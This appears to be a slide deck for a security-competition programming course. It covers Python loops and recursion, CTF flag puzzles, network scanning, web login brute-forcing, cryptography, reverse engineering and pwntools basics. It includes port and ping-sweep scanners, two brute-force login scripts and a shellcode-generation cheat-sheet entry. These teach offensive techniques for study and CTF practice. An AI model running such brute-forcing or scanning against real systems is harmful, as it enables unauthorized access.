
■ Partial Flag Example

```
import hashlib
infile = open('rockyou.txt')
par_flag = 'a112ebef507c2ecd9755539aef75'
for w in infile:
    word = w.strip()
    hash_flag = hashlib.md5(word.encode('utf-8')).hexdigest()
    ful_flag = hash_flag[:4]
    if par_flag == ful_flag:
        print(hash_flag, word)
        break
infile.close()
```



Programming Skills for Automation (Cont)

- Key Concepts for **Iteration**
 - **Loops**: the primary mechanism for iteration. They allow you to execute a block of code repeatedly
 - **for loops**: Iterate over a sequence (e.g., a list, range, or string)
 - **while loops**: Repeat as long as a condition is true
 - **do-while loops**: Execute at least once, then repeat based on a condition (not available in Python)
 - **Iterables**: any object capable of returning its elements one at a time including lists, tuples, strings, dictionaries, and sets
 - **Iterators**: an object that allow you to traverse through an iterable





Programming Skills for Automation (Cont)

■ Next Hundred Primes Example

```
def is_prime(n):  
    for i in range(2, n // 2):  
        if n % i == 0:  
            return False  
    return True  
  
n, i, s = 2784274, 0, ''  
while i < 100:  
    if is_prime(n):  
        i += 1  
        print(i, n)  
        s += str(n)  
    n += 1  
print(s)
```



Programming Skills for Automation (Cont)

■ Longest Palindrome Example

```
def open_text(f):  
    file = open(f)  
    s = ''  
    for line in file:  
        s += line.strip()  
    return s  
  
def get_longest_palindrome(s):  
    p = ''  
    for i in range(1, len(s) + 1):  
        for j in range(len(s) - i):  
            if is_palindrome(s[j:j + i]):  
                p = s[j:j + i]  
    return p
```



Programming Skills for Automation (Cont)

```
def is_palindrome(s):  
    return s == s[::-1]  
  
print(get_longest_palindrome(open_text('palindrome.txt')))
```



Programming Skills for Automation (Cont)

■ Fibonacci Stream Example

```
def fibo(n):  
    f0, f1, fn = 0, 1, 0  
    for i in range(2, n + 1):  
        fn = f1 + f0  
        f0 = f1  
        f1 = fn  
    return fn  
  
flag = 'flag{0c382b8f95de6332183e123fe676ec58}'  
stream = ''  
for c in flag:  
    stream += str(fibo(ord(c)))  
print(stream)
```



Programming Skills for Automation (Cont)

■ Matrix Multiplication Example

```
def matrix_multiply(A, B):  
    # Get dimensions of matrices  
    rows_A = len(A)  
    cols_A = len(A[0])  
    rows_B = len(B)  
    cols_B = len(B[0])  
  
    # Check if multiplication is possible  
    if cols_A != rows_B:  
        raise ValueError("Cannot multiply matrices: Incompatible dimensions.")  
  
    # Initialize result matrix with zeros  
    result = [[0 for _ in range(cols_B)] for _ in range(rows_A)]
```



Programming Skills for Automation (Cont)

```
# Perform multiplication
for i in range(rows_A):
    for j in range(cols_B):
        for k in range(cols_A):
            result[i][j] += A[i][k] * B[k][j]

return result

# Example matrices
A = [[1, 2, 3],
     [4, 5, 6]]

B = [[7, 8],
     [9, 10],
     [11, 12]]
```




Programming Skills for Automation (Cont)

```
# Multiply matrices
result = matrix_multiply(A, B)
print("Result of matrix multiplication:")
for row in result:
    print(row)
```



Programming Skills for Automation (Cont)

- Key Concepts for **Recursion**
 - **Base Case**: the condition that stops the recursion
 - **Recursive Case**: where the function calls itself with a modified input, moving closer to the base case
 - **Call Stack**: each recursive call adds a new frame to the call stack, which stores information about the function's state (e.g., parameters, local variables)
- **Deep recursion** can lead to **stack overflow** if the call stack exceeds its limit






Programming Skills for Automation (Cont)

■ Recursive Print Example

```
def printFun(test):  
    if (test < 1):  
        return  
    else:  
        print( test, end = " ")  
        printFun(test-1)  
        print( test, end = " ")  
        return
```

```
test = 3  
printFun(test)
```





Programming Skills for Automation (Cont)

■ Fibonacci Sequence Example

```
def fibonacci(n):  
    if n == 0: # Base case  
        return 0  
    elif n == 1: # Base case  
        return 1  
    else: # Recursive case  
        return fibonacci(n - 1) + fibonacci(n - 2)  
  
print(fibonacci(6)) # Output: 8
```



Programming Skills for Automation (Cont)

■ Ngong Example

```
int ngong(int x, int y) {  
    if (x < y) {  
        return ngong(y, x);  
    } else if (x % y == 0) {  
        return y;  
    } else {  
        return ngong(y, x % y);  
    }  
}
```

```
int gcd(int a, int b) {  
    int i, k = 1;  
    for (i = 2; i <= a; i++) {  
        if (a%i == 0 && b%i == 0) {  
            k = i;  
        }  
    }  
    return k;  
}
```



Programming Skills for Automation (Cont)

■ Jeng Example

```
def jeng(n):  
    if n <= 0:  
        return 1  
    else:  
        return jeng(n - 1) + jeng(n - 1)  
  
x = 187072209578355573530071658587684226515959365500928  
for n in range(2, 1000):  
    if 2 ** n == x:  
        print(n)  
        break
```



Programming Skills for Automation (Cont)

■ Flag Permutation Example

```
import hashlib
import random
code = []

def wow1(s):
    wow2('', s)

def wow2(p, s):
    if len(s) == 0:
        code.append(p)
    else:
        for i in range(len(s)):
            wow2(p + s[i], s[:i] + s[i+1:])
```



Programming Skills for Automation (Cont)

```
wow1('RPCACTF')
n = random.randint(0, len(code) - 1)
x = hashlib.md5(('RPCACTF{' + code[n] + '}').encode()).hexdigest()
if x == '6a5a825a191dd7be45d258641f1de3af':
    md5 = hashlib.md5(code[n].encode()).hexdigest()
    print('RPCACTF{' + md5 + '}')
else:
    print('RPCACTF{Fake_Flag_!!}')
```



Programming Skills for Automation (Cont)

■ Binary Search Example

```
def binary_search(arr, target, low, high):  
    if low > high: # Base case: target not found  
        return -1  
    mid = (low + high) // 2  
    if arr[mid] == target: # Base case: target found  
        return mid  
    elif arr[mid] > target: # Recursive case: search left half  
        return binary_search(arr, target, low, mid - 1)  
    else: # Recursive case: search right half  
        return binary_search(arr, target, mid + 1, high)  
  
arr = [1, 3, 5, 7, 9]  
print(binary_search(arr, 5, 0, len(arr) - 1)) # Output: 2
```



Programming Skills for Networking

- **Programming** for networking and **network scanning** is a technique used to **discover active devices** on a network, **identify open ports**, and **gather information** about the **network's structure**
- It is commonly used for **network diagnostics**, **security assessments**, and **penetration testing**
- Understanding the networking:
 - **Ping Sweep**: Sends ICMP echo requests to multiple IP addresses to check which devices are active
 - **Port Scanning**: Checks which ports are open on a target device (e.g., TCP/UDP ports)
 - **OS Fingerprinting**: Attempts to determine the operating system of a target device
 - **Service Detection**: Identifies services running on open ports



Programming Skills for Networking (Cont)

- **Python** provides several **libraries** for **network programming**:
 - **socket**: Low-level networking interface
 - **scapy**: Powerful packet manipulation library
 - **python-nmap**: Python wrapper for the Nmap tool
 - **asyncio**: For asynchronous network operations

```
python
import os
import platform
import subprocess

def ping(host):
    # Determine the OS and set the ping command accordingly
    param = "-n 1" if platform.system().lower() == "windows" else "-c 1"
    command = f"ping {param} {host}"
    response = subprocess.call(command, stdout=subprocess.DEVNULL, stderr=subprocess.DEVNULL) == 0
    return response
```

```
python
import socket

def scan_port(ip, port):
    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.settimeout(0.5) # Set timeout to avoid hanging
        result = sock.connect_ex((ip, port))
        if result == 0:
            print(f"Port {port} is open")
        sock.close()
    except Exception as e:
        print(f"Error scanning port {port}: {e}")

def scan_ports(ip, start_port, end_port):
    print(f"Scanning {ip}...")
    for port in range(start_port, end_port + 1):
        scan_port(ip, port)

# Example usage
target_ip = "192.168.1.1" # Replace with the target IP
scan_ports(target_ip, 1, 100) # Scan ports 1 to 100
```



Programming Skills for Networking (Cont)

■ Basic Ping Sweep Example

```
import os
import platform
import subprocess

def ping(host):
    # Determine the OS and set the ping command accordingly
    param = "-n 1" if platform.system().lower() == "windows" else "-c 1"
    command = f"ping {param} {host}"
    response = subprocess.call(command, stdout=subprocess.DEVNULL,
stderr=subprocess.DEVNULL) == 0
    return response

#continue to the next slide
```



Programming Skills for Networking (Cont)

```
def ping_sweep(network):  
    active_hosts = []  
    for i in range(1, 255): # Scan the last octet of the IP range  
        ip = f"{network}.{i}"  
        if ping(ip):  
            active_hosts.append(ip)  
            print(f"{ip} is up")  
    return active_hosts  
  
# Example usage  
network = "192.168.1" # Replace with your network  
active_hosts = ping_sweep(network)  
print("Active hosts:", active_hosts)
```



Programming Skills for Networking (Cont)

■ Basic Port Scanning Example

```
import socket

def scan_port(ip, port):
    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.settimeout(0.5) # Set timeout to avoid hanging
        result = sock.connect_ex((ip, port))
        if result == 0:
            print(f"Port {port} is open")
        sock.close()
    except Exception as e:
        print(f"Error scanning port {port}: {e}")

#continue to the next slide
```



Programming Skills for Networking (Cont)

```
def scan_ports(ip, start_port, end_port):  
    print(f"Scanning {ip}...")  
    for port in range(start_port, end_port + 1):  
        scan_port(ip, port)  
  
# Example usage  
target_ip = "192.168.1.1" # Replace with the target IP  
scan_ports(target_ip, 1, 100) # Scan ports 1 to 100
```



Programming Skills for Networking (Cont)

■ Using Scapy for Advanced Network Scanning

```
from scapy.all import ARP, Ether, srp

def arp_scan(network):
    # Create an ARP request packet
    arp = ARP(pdst=network)
    ether = Ether(dst="ff:ff:ff:ff:ff:ff")
    packet = ether/arp

    # Send the packet and receive the response
    result = srp(packet, timeout=2, verbose=0)[0]

    # Parse the response
    devices = []
    for sent, received in result:
        devices.append({'ip': received.psrc, 'mac': received.hwsrc})
    return devices
```



Programming Skills for Networking (Cont)

```
# Example usage
network = "192.168.1.0/24" # Replace with your network
devices = arp_scan(network)
for device in devices:
    print(f"IP: {device['ip']}, MAC: {device['mac']}")
```



Programming Skills for Networking (Cont)

■ Using Nmap for Advanced Network Scanning

```
import nmap

def nmap_scan(target):
    scanner = nmap.PortScanner()
    scanner.scan(target, arguments='-sV') # -sV for version detection
    for host in scanner.all_hosts():
        print(f"Host: {host}")
        for proto in scanner[host].all_protocols():
            print(f"Protocol: {proto}")
            ports = scanner[host][proto].keys()
            for port in ports:
                print(f"Port: {port}, State: {scanner[host][proto][port]['state']}")

# Example usage
target = "192.168.1.1" # Replace with the target IP or range
nmap_scan(target)
```



Programming Skills for Networking (Cont)

■ Network Information Gathering

```
import os

def domain_recon(domain):
    print(f"Running whois on {domain}...")
    os.system(f"whois {domain}")
    print(f"Running nslookup on {domain}...")
    os.system(f"nslookup {domain}")

domain_recon("rpca.ac.th")
```



Programming Skills for Web Vulnerabilities

- **Programming** for identifying and exploiting **web vulnerabilities**, you need a combination of programming skills, security knowledge, and tools
- To identify web vulnerabilities you should understand a basic **web structures**
 - **Web Front-End (HTML/CSS/JavaScript)**: understand how web pages are structured and how client-side scripts work.
 - **Web Back-End (PHP, Python, Ruby, Java, or Node.js)**: understand how web applications process user input and interact with databases
 - **Web Database (SQL)**: understand how databases interact with web applications
- Understand common **web vulnerabilities**, such as: **SQL Injection, Cross-Site Scripting (XSS), Command Injection, File Inclusion Vulnerabilities, Session Hijacking**




Programming Skills for Web Vulnerabilities (Cont)

- **HTTP Protocol and Web Servers:**
 - **HTTP/HTTPS:** understand request/response cycles, headers, cookies, and status codes and learn about methods like GET, POST, PUT, DELETE, etc.
 - **Web Servers:** familiarity with servers like Apache, Nginx, and IIS and understand how server configurations can lead to vulnerabilities (e.g., misconfigured headers)



Programming Skills for Web Vulnerabilities (Cont)



<https://www.ramotion.com/blog/what-is-a-web-application/>



Programming Skills for Web Vulnerabilities (Cont)

■ Reading HTML from a URL Example

```
import requests
from bs4 import BeautifulSoup

# Fetch HTML content from a URL
url = "https://example.com"
response = requests.get(url)
html_content = response.text

# Parse the HTML content
soup = BeautifulSoup(html_content, "lxml")

# Print the page title
print("Page Title:", soup.title.string)

# Print the entire HTML
print(soup.prettify())
```



Programming Skills for Web Vulnerabilities (Cont)

■ Read HTML Response Header Example

```
import requests

# Send a GET request to the URL
response = requests.get('https://www.example.com')

# Access and print response headers
for key, value in response.headers.items():
    print(f"{key}: {value}")
```



Programming Skills for Web Vulnerabilities (Cont)

■ Web Login Brute-Forcing Example (1)

```
import requests

url = "http://example.com/login"
wordlist = ["admin", "password", "123456", "qwerty"]

for password in wordlist:
    response = requests.post(url, data={"username": "admin", "password": password})
    if "Login failed" not in response.text:
        print(f"Success! Password: {password}")
        break
```



Programming Skills for Web Vulnerabilities (Cont)

■ Web Login Brute-Forcing Example (2)

```
import requests

# Target URL
url = "http://example.com/login" # Replace with the target URL

# List of usernames and passwords (brute force list)
usernames = ["admin", "user", "test"] # Replace with your list
passwords = ["12345", "password", "admin123"] # Replace with your list

# Iterate through usernames and passwords
for username in usernames:
    for password in passwords:
```



Programming Skills for Web Vulnerabilities (Cont)

```
# Parameters sent via GET method
params = {
    "username": username,
    "password": password
}


# Send the request
response = requests.get(url, params=params)

# Check the response for successful login
if "Welcome" in response.text or response.status_code == 200:
    print(f"Success! Username: {username} | Password: {password}")
    break
else:
    print(f"Failed attempt: Username: {username} | Password: {password}")
```



Programming Skills for Cryptography

- Programming for **cryptography** involve understanding **cryptographic algorithms**, implementing secure systems, and working with libraries and tools designed for **cryptographic operations**
 - **Symmetric Encryption**: uses the same key for encryption and decryption, common algorithms: AES, DES, 3DES
 - **Asymmetric Encryption**: uses a pair of keys: public key (encryption) and private key (decryption), common algorithms: RSA, ECC
 - **Hashing**: converts data into a fixed-size hash value, common algorithms: SHA-256, MD5, bcrypt



<https://us.norton.com/blog/emerging-threats/cryptography>



Programming Skills for Cryptography (Cont)

■ Logic Flag Example

```
#include <iostream>
#include <string>
using namespace std;
int main () {
    unsigned int flag[] = { 754, 708, 734, 729, 651, 714, 709, 728, 732, 718, 729, 651, 706, 728, 651,
717, 711, 714, 716, 720, 713, 712, 670, 667, 665, 665, 658, 718, 712, 666, 719, 670, 714, 712, 666,
668, 712, 667, 714, 714, 659, 671, 713, 719, 667, 659, 659, 666, 668, 718, 713, 666, 726 };
    unsigned int key, code, i;
    cout << "Key: ";
    cin >> key;
    for(i = 0; i < 53; i++) {
        code = flag[i] ^ key;
        cout << (char) code;
    }
    cout << endl;
    return 0;
}
```



Programming Skills for Cryptography (Cont)

■ XOR Flag Example

```
import codecs

def xor(flag, key):
    flag = flag.encode()
    key = key.encode()
    msg = flag + b'&&' + key
    s = b''
    for i in range(len(msg)):
        s += bytes([msg[i] ^ key[i%len(key)]])
    return codecs.encode(s, "hex").decode()

# Flag format is flag{md5}
# 0b153e091a09536e0c4b6b4f09175b1f6c0a025b536d5f43681a5f10591d685c575a013e5b0e795...
```



Programming Skills for Cryptography (Cont)

■ Symmetric Encryption (AES) Example

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad, unpad
from Crypto.Random import get_random_bytes

key = get_random_bytes(16) # 128-bit key
cipher = AES.new(key, AES.MODE_CBC)

# Encrypt
plaintext = b"Hello, World!"
ciphertext = cipher.encrypt(pad(plaintext, AES.block_size))
print("Ciphertext:", ciphertext)

# Decrypt
decipher = AES.new(key, AES.MODE_CBC, cipher.iv)
decrypted = unpad(decipher.decrypt(ciphertext), AES.block_size)
print("Decrypted:", decrypted.decode())
```



Programming Skills for Cryptography (Cont)

■ Asymmetric Encryption (RSA) Example

```
from Crypto.PublicKey import RSA
from Crypto.Cipher import PKCS1_OAEP

# Generate RSA keys
key = RSA.generate(2048)
private_key = key.export_key()
public_key = key.publickey().export_key()

# Encrypt with public key
cipher = PKCS1_OAEP.new(RSA.import_key(public_key))
plaintext = b"Hello, World!"
ciphertext = cipher.encrypt(plaintext)
print("Ciphertext:", ciphertext)

# Decrypt with private key
decipher = PKCS1_OAEP.new(RSA.import_key(private_key))
decrypted = decipher.decrypt(ciphertext)
print("Decrypted:", decrypted.decode())
```



Programming Skills for Cryptography (Cont)

■ Hashing (SHA-256) Example

```
import hashlib

password = "mysecretpassword"
hash_object = hashlib.sha256(password.encode())
hex_dig = hash_object.hexdigest()
print("Hash:", hex_dig)
```



Programming Skills for Reverse Engineering

- **Reverse engineering** is a complex and multidisciplinary field that requires a combination of **programming**, **debugging**, and **analytical skills**
- The list of essential programming skills and **knowledge areas** for reverse engineering
 - **Assembly Language**: understanding assembly language (x86/x64, ARM, MIPS, etc.) is critical for analyzing compiled binaries and understanding how programs interact with hardware
 - **Pointers and Memory Management**: knowledge of pointers, heap/stack, and memory allocation is essential for understanding how programs manage data
 - **Debuggers**: proficiency with debuggers like GDB, WinDbg, x64dbg, or OllyDbg for stepping through code, setting breakpoints, and analyzing runtime behavior



Programming Skills for Reverse Engineering (Cont)

■ (Cont)

- **Disassemblers**: tools like IDA Pro, Ghidra, or Radare2 for disassembling binaries into readable assembly code
- **Decompilers**: familiarity with decompilers (e.g., Ghidra, Binary Ninja) to convert machine code back into higher-level languages like C



Programming Skills for Reverse Engineering (Cont)

■ Disassembler by Pyew Example

```
from pyew import Pyew
```

```
pyew = Pyew("malware.exe")
```

```
pyew.analyze()
```

```
pyew.disassemble()
```

■ Disassembler by Radare2 (r2pipe) Example

```
import r2pipe
```

```
r2 = r2pipe.open("binary.exe")
```

```
disassembly = r2.cmd("pd 10") # Disassemble first 10 instructions
```

```
print(disassembly)
```



Programming Skills for Reverse Engineering (Cont)

■ Viewing Python Bytecode Example

```
import dis

def example_function(a, b):
    return a + b

dis.dis(example_function)
```

```
2          0 LOAD_FAST          0 (a)
          2 LOAD_FAST          1 (b)
          4 BINARY_ADD
          6 RETURN_VALUE
```

■ Compiling Python Code to Bytecode Example

```
code = compile("a + b", "<string>", "eval")
print(code.co_code)  # Raw bytecode

# b'e\x00e\x01\x17\x00S\x00'
```



Programming Skills for Reverse Engineering (Cont)

■ Modifying Python Bytecode Example

```
from bytecode import Bytecode, Instr

# Create a simple bytecode program
bytecode = Bytecode([
    Instr("LOAD_CONST", 42),
    Instr("STORE_NAME", "x"),
    Instr("LOAD_NAME", "print"),
    Instr("LOAD_NAME", "x"),
    Instr("CALL_FUNCTION", 1),
    Instr("RETURN_VALUE")
])

# Convert to code object and execute
code = bytecode.to_code()
exec(code)
```



Programming Skills for Exploit Development

- **Exploit development** is an advanced domain that requires proficiency in **programming**, understanding **system internals**, and **knowledge of vulnerabilities** in software or hardware
- The **programming skills** and **techniques** you need to master for exploit development:
 - Writing **proof-of-concept (PoC) exploits and automation** by using Python libraries like **pwntools**, **impacket**, and **scapy**
 - Using **Metasploit Framework (Ruby-based)** for crafting, testing, and delivering exploits



Programming Skills for Exploit Development (Cont)

- **Pwntools** is a Python library used for **exploit development** and **binary exploitation**, designed to make tasks like writing exploits, interacting with processes, and crafting payloads easier and faster
- It is widely used in **Capture the Flag (CTF) competitions** and **penetration testing**

pwntools 4.14

Search docs

About pwntools

Installation

Getting Started

from pwn import *

Command Line Tools

pwnlib.adb — Android Debug Bridge

pwnlib.args — Magic Command-Line Arguments

pwnlib.asm — Assembler functions

pwnlib.atexception — Callbacks on unhandled exception

pwnlib.atexit — Replacement for atexit

pwnlib.constants — Easy access to header file constants

pwnlib.config — Pwntools Configuration File

View page source

pwntools

pwntools is a CTF framework and exploit development library. Written in Python, it is designed for rapid prototyping and development, and intended to make exploit writing as simple as possible.

The primary location for this documentation is at docs.pwntools.com, which uses [readthedocs](#). It comes in three primary flavors:

- [Stable](#)
- [Beta](#)
- [Dev](#)

Getting Started

- [About pwntools](#)
 - [pwn](#) — Toolbox optimized for CTFs
 - [pwnlib](#) — Normal python library

<https://docs.pwntools.com/en/stable/>



Programming Skills for Exploit Development (Cont)

■ Key Features of Pwntools

- **Process Interaction:** Simplifies interaction with local and remote processes
- **Payload Crafting:** Helps craft shellcode, ROP (Return-Oriented Programming) chains, and other payloads
- **Remote Exploitation:** Easy connections to remote services using built-in utilities
- **Binary Analysis:** Simplifies working with ELF (Executable and Linkable Format) and PE (Portable Executable) files
- **ROP Chain Generation:** Automatic generation of ROP gadgets



Programming Skills for Exploit Development (Cont)

■ Pwntools **Installation**

```
$ pip install pwntools
```

```
$ apt-get update
```

```
$ apt-get install python3 python3-pip python3-dev git libssl-dev libffi-dev build-essential
```

```
$ python3 -m pip install --upgrade pip
```

```
$ python3 -m pip install --upgrade pwntools
```



Programming Skills for Exploit Development (Cont)

■ Pwntools Cheat Sheet

Task	Command
Start a local process	<code>process('./binary')</code>
Connect to remote service	<code>remote('host', port)</code>
Send data	<code>io.send(data)</code>
Send a line	<code>io.sendline(data)</code>
Receive data	<code>io.recv()</code>
Receive a line	<code>io.recvline()</code>
Generate shellcode	<code>asm(shellcraft.sh())</code>
Load an ELF binary	<code>ELF('./binary')</code>
Search for strings in binary	<code>binary.search(b'string')</code>
Generate cyclic pattern	<code>cyclic(length)</code>
Find offset in cyclic pattern	<code>cyclic_find(value)</code>
Pack/Unpack addresses	<code>p32(address), u32(data)</code>



Programming Skills for Exploit Development (Cont)

- Interacting with **Processes**
 - **process**: Interact with a local binary
 - **remote**: Connect to a remote server (useful for **CTF challenges**)

```
from pwn import *

# Start a process or connect remotely
io = process('./vulnerable_binary') # Local binary
# io = remote('example.com', 1234) # Remote service

# Send and receive data
io.sendline(b"Hello, world!")
response = io.recvline()
print(response.decode())

# Close the connection
io.close()
```



